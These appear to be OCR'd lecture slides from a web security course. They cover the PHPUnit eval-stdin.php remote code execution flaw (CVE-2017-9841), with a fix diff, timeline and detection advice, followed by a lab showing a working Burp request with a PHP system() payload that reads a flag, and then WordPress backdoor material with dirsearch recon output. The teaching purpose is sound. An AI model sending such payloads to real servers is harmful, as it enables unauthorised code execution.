To understand the root issue leading to the vulnerability, let’s first look at the fix for the PHP-Unit eval-stdin.php file from November 11, 2016:



```
2 src/Util/PHP/eval-stdin.php

@@ -1,3 +1,3 @@
  <?php

- eval('?>' . file_get_contents('php://input'));
+ eval('?>' . file_get_contents('php://stdin'));
```

To explain what php://input vs. php://stdin means, we first need to know what SAPI is. A mechanism that controls the interaction between the “outside world” and the PHP engine, SAPI stands for “Server API”.

CVE-2017-9841

Dive into the CVE-2017-9841 Details

php://input is intended for use with web-based (remote) SAPIs.

php://stdin is intended for use with the CLI (local) SAPIs.

The function **file_get_contents()** reads an entire file into a string, then eval() executes the string.


php://input is a read-only stream that allows you to read raw data from the request body.

The original PHP code gets a file via input stream, then converts it to string and executes it.

This allows an attacker to run arbitrary code via an HTTP request to eval-stdin.php.

CVE-2017-9841


Flow diagram of the new PHPUnit attack:



A few week after, the several tweets were posted related to the PHPUnit vulnerability saying that an additional vulnerability in PHPUnit versions 7.5.19 and 8.5.1 had been discovered and were yet to be published. The PHPUnit maintainer confirmed the vulnerability and the CVE request was submitted.

Suspiciously, however, on the same date, the eval-stdin.php was deleted from the PHPUnit repository with the comment – **"not used anymore"**.

Timeline CVE-2017-9841



Nov 13 CVE-2017-9841 (eval-stdin.php) accidentlly patched

Jun 27 CVE-2017-9841 Published

Jun 27 Drupal published PSA-2019-09-04

Nov 25 Fisrt Apearence of XamXamadoo Bot Campaign

Dec 10 Fix to the eval-stdin.php to prevent execution in a web server context

Jan 6 Comment on the edditinal fix that stdin can be easily exploited

Jan 7 PrestaShop security announcement

Jan 8 Tweet by @mathieuKs

Jan 8 eval-stdin.php was deleted from repository

Timeline CVE-2017-9841

2016-11-13 – CVE-2017-9841 Vulnerability patched

2017-06-27 – CVE-2017-9841 Vulnerability was published

2017-06-27 – POC was published http://web.archive.org/web/20170701212357/http://phpunit.vulnbusters.com/

2019-09-04 – Drupal published PSA-2019-09-04

2019-11-25 – Start of XsamXadoo Bot Campaign

2019-11-21 – First peak for sssp.php and traber campaign

2019-12-10 – An additional fix to prevent execution in a web server context was released

2020-01-04 – Second peak for sssp.php and traber campaign

2020-01-06 – Comment was added to commit https://github.com/sebastianbergmann/phpunit/commit/33585d982b1e469a921020aa62446f64df63b900

2020-01-07 – PrestaShop security announcement

2020-01-08 – Tweet by Mathieu Ferment (@mathieuKs) about disclosure of new vulnerability in PHPUnit by himself and his team

2020-01-08 – File was deleted from the repository

Timeline CVE-2017-9841

Are we vulnerable ?

Check if the **PHPUnit** exists on your production webserver

If so, and your PHPUnit version is before 7.5.19 and 8.5.1, it's possible that you're vulnerable under specific server configurations


It's recommended that you remove it (although in some observed cases a removal of the PHPUnit causes unexpected behavior of the webserver), but it's also possible to block remote access to your /vendor directory which is the root path of the PHPUtil framework.

Are we infected ?

Check for new files under PHPUnit path
Check for core files that have been changed lately

Laboratory: php-unit

Now exploit the vulnerable path:



Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.3.9 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
Host: 34.141.12.127:32017
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

```
HTTP/1.1 200 OK
Date: Mon, 19 Sep 2022 04:56:56 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

```

Laboratory: php-unit

Now exploit the vulnerable path:


Burp Project Intruder Repeater Window Help
Burp Suite Community Edition v2022.3.9 - Temporary Project
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render

```
GET /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
Host: 34.141.12.127:32017
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/102.0.5005.63 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Length: 31

<?php system('cat /flag.txt')?>
```

```
HTTP/1.1 200 OK
Date: Mon, 19 Sep 2022 04:58:57 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.2.34
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 70

CTF{8c7795c5332da1491741a61fe780006a619273444bfe54aff555e28f83e3b123}
```

<?php system('cat /flag.txt')?>

Thank you for Attention!

contact: *email: gakhalaia@cu.edu.ge*

mob: 598 590158

Web Fuzzing

nondiff-backdoor

Giorgi Akhalaia

Tbilisi, 2022

Overview

- Web Fuzzing
- Backdoor
- Code Review
- Machine: nodiff-backdoor

For Educational Purposes Only

In either case,
hacking without a customer's
explicit permission and direction
is a crime.

What is a backdoor?

BACKDOORS

A backdoor is code added to a website that allows a hacker to access the server while remaining undetected, and bypassing the normal login.

It allows a hacker to regain access even after you find and remove the exploited plugin or vulnerability to your website.

Backdoors are the next step of a hack after the user has broken in.

BACKDOORS

How do backdoors work?

Some backdoors are simply hidden admin usernames. They let the hacker log in as normal by typing a username and password. Because the username is hidden, you're not even aware that someone else has access to your website.

More complex backdoors can allow the hacker to execute PHP code. They manually send the code to your website using their web browser.

Others have a full fledged user interface that allows them to send emails as your WordPress hosting server, execute SQL database queries, and much more.

Where are backdoors hidden?

BACKDOORS

Where are backdoors hidden?

In every case we've found, the backdoor was disguised to look like a WordPress file. The code for backdoors on a WordPress site are most commonly stored in the following locations:

- A WordPress theme;
- WordPress plugins;
- The uploads folder;
- The wp-config.php file;
- The wp-includes folder;

BACKDOORS

Examples of backdoors we've found

In one site we cleaned up, the backdoor was in the wp-includes folder. The file was called wp-user.php, which looks innocent enough, but that file doesn't actually exist in a normal WordPress installation.

In another instance, we found a PHP file named hello.php in the uploads folder. It was disguised as the Hello Dolly plugin. What's strange is that the hacker put it in the uploads folder instead of the plugins folder.

We've also found backdoors that don't use the .php file extension. One example was a file named wp-content.old.tmp, and we've also found backdoors in files with a .zip extension.

BACKDOORS

Examples of backdoors we’ve found

As you can see, hackers can take very creative approaches when hiding a backdoor.

In most cases, the files were encoded with Base64 code that can perform all sorts of operations. For example, they can add spam links, add additional pages, redirect the main site to spammy pages, and more.

With that being said, let’s take a look at how to find a backdoor in a hacked WordPress site and fix it.

BACKDOORS

Backdoors in CMS WordPress

Hackers will often install a backdoor to make sure they can get back in even after you secure your website. Unless you can remove that backdoor, there's no stopping them

If you are running a WordPress website, then you need to take security seriously. That's because websites are attacked an average of 44 times every day.

BACKDOORS

Signs your WordPress site was hacked

- Sudden Drop in Website Traffic
- Bad Links Added to Your Website
- Your Website's Homepage is Defaced
- You are Unable to Login into WordPress
- Suspicious User Accounts in WordPress
- Unknown Files and Scripts on Your Server
- Users Are Randomly Redirected to Unknown Websites
- Your Website is Often Slow or Unresponsive
- Unusual Activity in Server Logs
- Failure to Send or Receive WordPress Emails
- Suspicious Scheduled Tasks
- Hijacked Search Results
- Popups or Pop Under Ads on Your Website
- Core WordPress Files Are Changed

BACKDOORS

How to find a backdoor in a hacked WordPress site and fix it

Now you know what a backdoor is and where it might be hidden. The difficult part is finding it! After that, cleaning it up is as easy as deleting the file or code.

- Scan for Potentially Malicious Code
- Delete Your Plugins Folder
- Delete Your Themes Folder
- Search the Uploads Folder for PHP Files
- Delete the .htaccess File
- Check the wp-config.php File
- Restore a Website Backup

BACKDOORS

How to prevent hacks in the future?

Now that you've cleaned up your website, it's time to improve your site's security to prevent hacks in the future. It doesn't pay to be cheap or apathetic when it comes to website security.

- Regularly Backup Your Website
- Install a Security Plugin
- Make WordPress Login More Secure
- Protect Your WordPress Admin Area
- Disable Theme and Plugin Editors
- Disable PHP Execution in Certain WordPress Folders
- Keep Your Website Up to Date

Laboratory: nodiff-backdoor


Description:

Our website has been breached multiple times. Now we even found a backup.zip in a public path and still can not find the backdoor.

Flag format: CTF{sha256}

Level: Easy

Server: 34.107.45.207:30148




Introduction to Nodiff: A Hacker Blog That Makes The Difference

Hints:


- **Hint 1:** Welcome to WordPress. This is your first post. Edit or delete it, then start writing!
- **Hint 2:** Hint 1: Code review

The main page of the web application is a default wordpress page.

Laboratory: nodiff-backdoor




```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://34.107.45.207:30148/

v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/34.107.45.207-30148/-_22-10-03_00-39-13.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-10-03_00-39-13.log

Target: http://34.107.45.207:30148/

[00:39:19] Starting:
[00:39:24] 403 -  199B  - /.ht_wsr.txt
[00:39:24] 403 -  199B  - /.htaccess.bak1
```



```
[00:39:24] 403 -  199B  - /.htm
[00:39:24] 403 -  199B  - /.httr-oauth
[00:39:59] 200 -    0B  - /flag.php
[00:40:08] 301 -    0B  - /index.php  →  http://34.107.45.207:30148/
[00:40:08] 301 -    0B  - /index.php/login/  →  http://34.107.45.207:30148/login/
[00:40:12] 200 -   19KB - /license.txt
[00:40:38] 200 -    7KB - /readme.html
[00:41:04] 301 -  244B  - /wp-admin  →  http://34.107.45.207:30148/wp-admin/
[00:41:04] 200 -    0B  - /wp-content/
[00:41:04] 301 -  246B  - /wp-content  →  http://34.107.45.207:30148/wp-content/
[00:41:04] 403 -  199B  - /wp-content/plugins/akismet/admin.php
[00:41:04] 500 -    0B  - /wp-content/plugins/hello.php
[00:41:04] 403 -  199B  - /wp-content/plugins/akismet/akismet.php
[00:41:05] 200 -    0B  - /wp-includes/rss-functions.php
[00:41:05] 403 -  199B  - /wp-includes/
[00:41:06] 301 -  247B  - /wp-includes  →  http://34.107.45.207:30148/wp-includes/
[00:42:16] 200 -   19MB - /backup.zip

Task Completed
```

After performing some recon using dirsearch on the targeted web application, we can find a **backup.zip** archive.

Laboratory: nodiff-backdoor



